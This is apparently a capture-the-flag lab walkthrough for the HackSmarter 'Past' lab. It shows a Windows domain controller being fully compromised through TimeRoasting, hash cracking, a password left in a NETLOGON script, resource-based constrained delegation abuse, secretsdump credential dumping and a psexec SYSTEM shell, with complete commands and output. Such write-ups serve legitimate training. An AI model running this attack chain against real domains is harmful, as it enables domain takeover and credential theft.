Past

Lab link: https://www.hacksmarter.org/courses/e3a8e3b6-448e-4388-9832-ae1da184293e/

Port enumaration

Rustscan:

```
rustscan -a 10.0.24.13 -g -- -Pn
10.0.24.13 ->
[53,88,139,135,389,445,464,593,636,3268,3269,3389,5985,9389,47001,49664,
49672,49668,49665,49666,49674,49675,49676,49687,49704,51337]
```

Nmap :

```
sudo nmap -sTCV -Pn -open -T4 10.0.24.13 -p
53,88,139,135,389,445,464,593,636,3268,3269,3389,5985,9389,47001,49668,4
9664,49665,49666,49674,49676,49675,49672,49687,49704
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-31 22:27 -0400
Nmap scan report for EC2AMAZ-A5O4OL8.past.local (10.0.24.13)
Host is up (0.031s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time:
2026-08-01 02:27:39Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP
(Domain: past.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds  Windows Server 2016 Datacenter 14393
microsoft-ds (workgroup: PAST)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
```

```
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: past.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: PAST
|   NetBIOS_Domain_Name: PAST
|   NetBIOS_Computer_Name: EC2AMAZ-A5O4OL8
|   DNS_Domain_Name: past.local
|   DNS_Computer_Name: EC2AMAZ-A5O4OL8.past.local
|   DNS_Tree_Name: past.local
|   Product_Version: 10.0.14393
|_  System_Time: 2026-08-01T02:28:28+00:00
| ssl-cert: Subject: commonName=EC2AMAZ-A5O4OL8.past.local
| Not valid before: 2026-07-30T23:51:51
|_Not valid after:  2027-01-29T23:51:51
|_ssl-date: 2026-08-01T02:29:07+00:00; -1s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49675/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  msrpc         Microsoft Windows RPC
49687/tcp open  msrpc         Microsoft Windows RPC
49704/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: EC2AMAZ-A5O4OL8; OS: Windows; CPE:
cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2016 Datacenter 14393 (Windows Server 2016
Datacenter 6.3)
|   Computer name: EC2AMAZ-A5O4OL8
|   NetBIOS computer name: EC2AMAZ-A5O4OL8\x00
|   Domain name: past.local
```

```
|   Forest name: past.local
|   FQDN: EC2AMAZ-A5O4OL8.past.local
|_  System time: 2026-08-01T02:28:29+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-time:
|   date: 2026-08-01T02:28:32
|_  start_date: 2026-07-31T23:51:54
|_clock-skew: mean: 0s, deviation: 1s, median: 0s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
```

observation: Target is a DC

SMB enumeration

first , lets generate host resolution using Netexec. Result will be added to our machine /etc/hosts file.

```
└─$ netexec smb 10.0.24.13 --generate-hosts-file hosts

┌──(kali㉿kali)-[~/hacksmarter/past] [10.200.76.16 | 14:49:55 EDT]
└─$ cat hosts
10.0.24.13     EC2AMAZ-A5O4OL8.past.local past.local EC2AMAZ-A5O4OL8
```

it appears that the user "guest" is able to read a share named "Share".

```
└─$ netexec smb 10.0.24.13 -u '' -p '' --shares
SMB         10.0.24.13      445    EC2AMAZ-A5040L8  [*] Windows Server 2016 Datacenter 14393
x64 (name:EC2AMAZ-A5040L8) (domain:past.local) (signing:True) (SMBv1:True) (Null Auth:True)
SMB         10.0.24.13      445    EC2AMAZ-A5040L8  [+] past.local\:
SMB         10.0.24.13      445    EC2AMAZ-A5040L8  [-] Error enumerating shares: STATUS_ACCE
SS_DENIED

┌──(kali㉿kali)-[~/hacksmarter/past] [10.200.76.16 | 14:57:02 EDT]
└─$ netexec smb 10.0.24.13 -u 'guest' -p '' --shares
SMB         10.0.24.13      445    EC2AMAZ-A5040L8  [*] Windows Server 2016 Datacenter 14393
x64 (name:EC2AMAZ-A5040L8) (domain:past.local) (signing:True) (SMBv1:True) (Null Auth:True)
SMB         10.0.24.13      445    EC2AMAZ-A5040L8  [+] past.local\guest:
SMB         10.0.24.13      445    EC2AMAZ-A5040L8  [*] Enumerated shares
SMB         10.0.24.13      445    EC2AMAZ-A5040L8  Share           Permissions     Remark
SMB         10.0.24.13      445    EC2AMAZ-A5040L8  -----           -----------     ------
SMB         10.0.24.13      445    EC2AMAZ-A5040L8  ADMIN$                          Remote Ad
min
SMB         10.0.24.13      445    EC2AMAZ-A5040L8  C$                              Default s
hare
SMB         10.0.24.13      445    EC2AMAZ-A5040L8  IPC$            READ            Remote IP
C
SMB         10.0.24.13      445    EC2AMAZ-A5040L8  NETLOGON                        Logon ser
ver share
SMB         10.0.24.13      445    EC2AMAZ-A5040L8  Share           READ
SMB         10.0.24.13      445    EC2AMAZ-A5040L8  SYSVOL                          Logon ser
ver share
```

and found an interesting file on it, so lets downloaded it. It contain some AD hosts name.

```
└─$ cat AD_machines.txt

Name            DNSHostName
----            -----------
EC2AMAZ-A5040L8 EC2AMAZ-A5040L8.past.local
APPDEV01
WEBDEV01
DEV01
```

After enumerating RID with Netexec, we can note some users account and machines accounts.

```
sword Replication Group (SidTypeAlias)
SMB         10.0.24.13      445    EC2AMAZ-A5040L8  1008: PAST\tyler (SidType
User)
SMB         10.0.24.13      445    EC2AMAZ-A5040L8  1009: PAST\EC2AMAZ-A5040L
8$ (SidTypeUser)
SMB         10.0.24.13      445    EC2AMAZ-A5040L8  1110: PAST\DnsAdmins (Sid
TypeAlias)
SMB         10.0.24.13      445    EC2AMAZ-A5040L8  1111: PAST\DnsUpdateProxy
 (SidTypeGroup)
SMB         10.0.24.13      445    EC2AMAZ-A5040L8  1115: PAST\APPDEV01$ (Sid
TypeUser)
SMB         10.0.24.13      445    EC2AMAZ-A5040L8  1116: PAST\WEBDEV01$ (Sid
TypeUser)
SMB         10.0.24.13      445    EC2AMAZ-A5040L8  1117: PAST\DEV01$ (SidTyp
eUser)
SMB         10.0.24.13      445    EC2AMAZ-A5040L8  1121: PAST\ryan (SidTypeU
ser)
```

TimeRoasting

According to "Orange Mind-map", we can try TimeRoasting using the guest user. The attack require NTP protocol on on the target.

```
└─$ sudo nmap -sU -Pn -open -T4 --top-port 60 10.0.24.13
[sudo] password for kali:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-02 15:11 -
Nmap scan report for EC2AMAZ-A5O4OL8.past.local (10.0.24.13)
Host is up (0.028s latency).
Not shown: 58 open|filtered udp ports (no-response)
PORT    STATE SERVICE
53/udp  open  domain
123/udp open  ntp
```

It was a success! we got 4 hashes back.

```
└─$ python3 Timeroast/timeroast.py 10.0.24.13 -o timeroast1.hash

┌──(kali㉿kali)-[~/hacksmarter/past] [10.200.76.16 | 15:09:19 EDT
└─$ cat timeroast1.hash
1009:$sntp-ms$[redacted]
1115:$sntp-ms$[redacted]
1116:$sntp-ms$[redacted]
1117:$sntp-ms$[redacted]
1610:$sntp-ms$[redacted]
```

Cracking hashes

using Hashcat to crack the obtained hashes. we have to specify the hash ID and, since I'm using the raw output from Timeroast.py, the option "--username" .

```
hashcat -a 0 -m 31300 timeroast1.hash ~/tools/wordlist/rockyouAH9BF3.txt
--username
```

One hash was cracked and it RID correspond to the machine account name "APPDEV01$"

```
$sntp-ms$2c[redacted]a035f4c4f434cee1
a0fd201a9d5[redacted]:[redacted]
1115:$sntp-ms$2c
 1115: PAST\APPDEV01$
```

We verify is credential are valid using Netexec.

```
└─$ netexec ldap 10.0.24.13 -u 'APPDEV01$' -p '[redacted]'
LDAP         10.0.24.13      389    EC2AMAZ-A5O4OL8  [*] Windows 10 / Server 2
016 Build 14393 (name:EC2AMAZ-A5O4OL8) (domain:past.local) (signing:None) (ch
annel binding:No TLS cert)
LDAP         10.0.24.13      389    EC2AMAZ-A5O4OL8  [+] past.local\APPDEV01$:
[redacted]
```

Bloodhound and share enumeration using APPDEV01$

Creating Bloodhound Zip file using Netexec:

```
└─$ netexec ldap 10.0.24.13 -u 'APPDEV01$' -p '[redacted]' --bloodhound -c All
 --dns-server 10.0.24.13
LDAP         10.0.24.13      389    EC2AMAZ-A5O4OL8  [*] Windows 10 / Server 2
016 Build 14393 (name:EC2AMAZ-A5O4OL8) (domain:past.local) (signing:None) (ch
annel binding:No TLS cert)
LDAP         10.0.24.13      389    EC2AMAZ-A5O4OL8  [+] past.local\APPDEV01$:
[redacted]
LDAP         10.0.24.13      389    EC2AMAZ-A5O4OL8  Resolved collection metho
ds: localadmin, group, rdp, container, objectprops, acl, psremote, dcom, trus
ts, session
LDAP         10.0.24.13      389    EC2AMAZ-A5O4OL8  Done in 0M 6S
LDAP         10.0.24.13      389    EC2AMAZ-A5O4OL8  Compressing output into /
home/kali/.nxc/logs/EC2AMAZ-A5O4OL8_10.0.24.13_2026-08-02_152737_bloodhound.z
ip
```

While enumerating shares, we can see that machine account can read new shares : NETLOGON and SYSVOL.

```
└─$ netexec smb 10.0.24.13 -u 'APPDEV01$' -p '[redacted]' --shares
SMB         10.0.24.13      445    EC2AMAZ-A5040L8  [*] Windows Server 2016 Datacenter 14393 x64 (name:EC2AMAZ-A5040L8) (domain:past.local) (signing:True) (SMBv1:True) (Null Auth:True)
SMB         10.0.24.13      445    EC2AMAZ-A5040L8  [+] past.local\APPDEV01$:P@ssw0rd!
SMB         10.0.24.13      445    EC2AMAZ-A5040L8  [*] Enumerated shares
SMB         10.0.24.13      445    EC2AMAZ-A5040L8  Share           Permissions     Remark
SMB         10.0.24.13      445    EC2AMAZ-A5040L8  -----           -----------     ------
SMB         10.0.24.13      445    EC2AMAZ-A5040L8  ADMIN$                          Remote Admin
SMB         10.0.24.13      445    EC2AMAZ-A5040L8  C$                              Default share
SMB         10.0.24.13      445    EC2AMAZ-A5040L8  IPC$            READ            Remote IPC
SMB         10.0.24.13      445    EC2AMAZ-A5040L8  NETLOGON        READ            Logon server share
SMB         10.0.24.13      445    EC2AMAZ-A5040L8  Share           READ
SMB         10.0.24.13      445    EC2AMAZ-A5040L8  SYSVOL          READ            Logon server share
```

NETLOGON contain a file in which we found Tyler password.

```
└─$ smbclient //10.0.24.13/NETLOGON -U'APPDEV01$%[redacted]'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Jan 23 20:55:55 2026
  ..                                  D        0  Fri Jan 23 20:55:55 2026
  tyler_init.cmd                      A      238  Fri Jan 23 20:55:55 2026

                7863807 blocks of size 4096. 2615795 blocks available
smb: \> get tyler_init.cmd
getting file \tyler_init.cmd of size 238 as tyler_init.cmd (0.9 KiloBytes/sec) (average 0.9 KiloBytes/sec)
smb: \> exit
```


```
└─$ cat tyler_init.cmd
@echo off
REM Temporary dev helper - DO NOT REMOVE
REM Tyler auto-login helper

set TYLER_USER=tyler
set TYLER_PASS=[redacted]
```


After testing new creds, it seams that this user has some restriction:

```
└─$ netexec smb 10.0.24.13 -u 'tyler' -p '[redacted]'
SMB         10.0.24.13      445    EC2AMAZ-A5040L8  [*] Windows Server 2016 Datacenter 14393 x64 (name:EC2AMAZ-A5040L8) (domain:past.local) (signing:True) (SMBv1:True) (Null Auth:True)
SMB         10.0.24.13      445    EC2AMAZ-A5040L8  [-] past.local\tyler:5rtf[redacted] STATUS_ACCOUNT_RESTRICTION
```

The good news, he is a privileged user member of a privilege group "Server Operators" which is very interesting.



We can also see that he have an outbound object which is "GenericAll" over the DC.



Setup Tyler TGT

Since using the password is restricted, lets try to get a TGT and authenticate using Kerberos.

I configured realm mapping in /etc/krb5.conf file. (I'm not sure if its required but it did helped me in other labs.)

```
 GNU nano 9.1                        /etc/krb5.conf
[libdefaults]
    default_realm = past.local
    dns_lookup_realm = false
    dns_lookup_kdc = false

[realms]
    past.local = {
        kdc = EC2AMAZ-A5040L8.past.local
        admin_server = EC2AMAZ-A5040L8.past.local
    }

[domain_realm]
    .past.local = past.local
    past.local  = past.local
```

Then, lets request a ticket using Impacket.

```
└─$ impacket-getTGT past.local/tyler:'[redacted]' -dc-ip 10.1.67.176
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in tyler.ccache
```

We have to export ticket to cache.

```
export KRB5CCNAME=tyler.ccache
```

And we can confirm that ticket is valid by enumeration shares.


```
┌──(kali㉿kali)-[~/hacksmarter/past] [10.200.76.16 | 16:48:26 EDT]
└─$ netexec smb 10.1.67.176 -u 'tyler' --use-kcache --shares
SMB         10.1.67.176     445    EC2AMAZ-A5040L8  [*] Windows Server 2016 D
atacenter 14393 x64 (name:EC2AMAZ-A5040L8) (domain:past.local) (signing:True)
 (SMBv1:True) (Null Auth:True)
SMB         10.1.67.176     445    EC2AMAZ-A5040L8  [+] PAST.LOCAL\tyler from
 ccache
SMB         10.1.67.176     445    EC2AMAZ-A5040L8  [*] Enumerated shares
SMB         10.1.67.176     445    EC2AMAZ-A5040L8  Share           Permissio
ns      Remark
SMB         10.1.67.176     445    EC2AMAZ-A5040L8  -----           ---------
--      ------
SMB         10.1.67.176     445    EC2AMAZ-A5040L8  ADMIN$          READ
        Remote Admin
SMB         10.1.67.176     445    EC2AMAZ-A5040L8  C$              READ,WRIT
E       Default share
```

Resource-Based Constrained Delegation

From Bloodhound, we can abuse the GenericAll using RBCD technique.

1st, we need to create a machine account using Impacket:

```
impacket-addcomputer  -computer-name 'hacked$' -computer-pass
'Passw0rd!' -dc-host EC2AMAZ-A5O4OL8.past.local -domain-netbios
'past.local' 'past.local'/'tyler':'<password>' -k
```




```
└─$ impacket-addcomputer  -computer-name 'hacked$' -computer-pass 'Passw0rd!'
 -dc-host EC2AMAZ-A5O4OL8.past.local -domain-netbios 'past.local' 'past.local
'/'tyler':'[redacted]' -k
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account hacked$ with password Passw0rd!.
```

Then, we need to configure the delegation:

```
impacket-rbcd -delegate-from 'hacked$' -delegate-to 'EC2AMAZ-A5O4OL8$' -
action 'write' 'past.local'/'tyler':'<password>' -k
```



```
└─$ impacket-rbcd -delegate-from 'hacked$' -delegate-to 'EC2AMAZ-A5O4OL8$' -a
ction 'write' 'past.local'/'tyler':'[redacted]' -k
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Accounts allowed to act on behalf of other identity:
[-] SID not found in LDAP: S-1-5-21-1361116239-706371773-96491794-1118
[-] SID not found in LDAP: S-1-5-21-1361116239-706371773-96491794-1119
[-] SID not found in LDAP: S-1-5-21-1361116239-706371773-96491794-1120
[*] Delegation rights modified successfully!
[*] hacked$ can now impersonate users on EC2AMAZ-A5O4OL8$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[-] SID not found in LDAP: S-1-5-21-1361116239-706371773-96491794-1118
[-] SID not found in LDAP: S-1-5-21-1361116239-706371773-96491794-1119
[-] SID not found in LDAP: S-1-5-21-1361116239-706371773-96491794-1120
[*]     hacked$      (S-1-5-21-1361116239-706371773-96491794-1610)
```

And finally, we request a Service Ticket (ST) pretending to be the Administrator to controlled machine:

```
$ unset KRB5CCNAME #unset Tyler cached ticket
$ impacket-getST -spn 'cifs/EC2AMAZ-A5O4OL8.past.local' -impersonate
'Administrator' 'past.local'/'hacked$':'Passw0rd!'
```

```
└─$ impacket-getST -spn 'cifs/EC2AMAZ-A5O4OL8.past.local' -impersonate 'Administrator' 'past.local'/'hacked$':'Passw0rd!'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_EC2AMAZ-A5O4OL8.past.local@PAST.LOCAL.ccache
```

And success, we have Administrator ST.

DCSync and compromising DC

Now lets, cache the the new ticket:

```
└─$ export KRB5CCNAME=Administrator@cifs_EC2AMAZ-A5O4OL8.past.local@PAST.LOCAL.ccache
```

And dump remotely NTDS stored hashes:

```
└─$ impacket-secretsdump past.local/Administrator@EC2AMAZ-A5O4OL8.past.local -dc-ip 10.0.24.13 -k -no-pass
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x57dac43549d5335a785c5d33ad66dd24
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:[redacted]:::
```

We successfully have Administrator hash that we could use with Evil-winrm.

or instead, we could run psexecsvc.py with the same TGT where we will have NT Autority/system terminal.

```
└─$ python3 ~/tools/win_vic/psexecsvc.py past.local/Administrator@EC2AMAZ-A5O4OL8.past.local -k -no-pass -dc-ip 10.1.67.176 -system
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on EC2AMAZ-A5O4OL8.past.local.....
[*] Found writable share ADMIN$
[*] Uploading file PSEXESVC.exe
[*] Opening SVCManager on EC2AMAZ-A5O4OL8.past.local.....
[*] Creating service PSEXESVC on EC2AMAZ-A5O4OL8.past.local.....
[*] Starting service PSEXESVC.....
[+] Elevating to system
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

Happy Hunting!

---

reference:

http://bloodhound.specterops.io/resources/edges/generic-all
https://orange-cyberdefense.github.io/ocd-mindmaps/img/mindmap_ad_dark_classic_2025.03.excalidraw.svg
https://github.com/sensepost/susinternals/blob/main/psexecsvc.py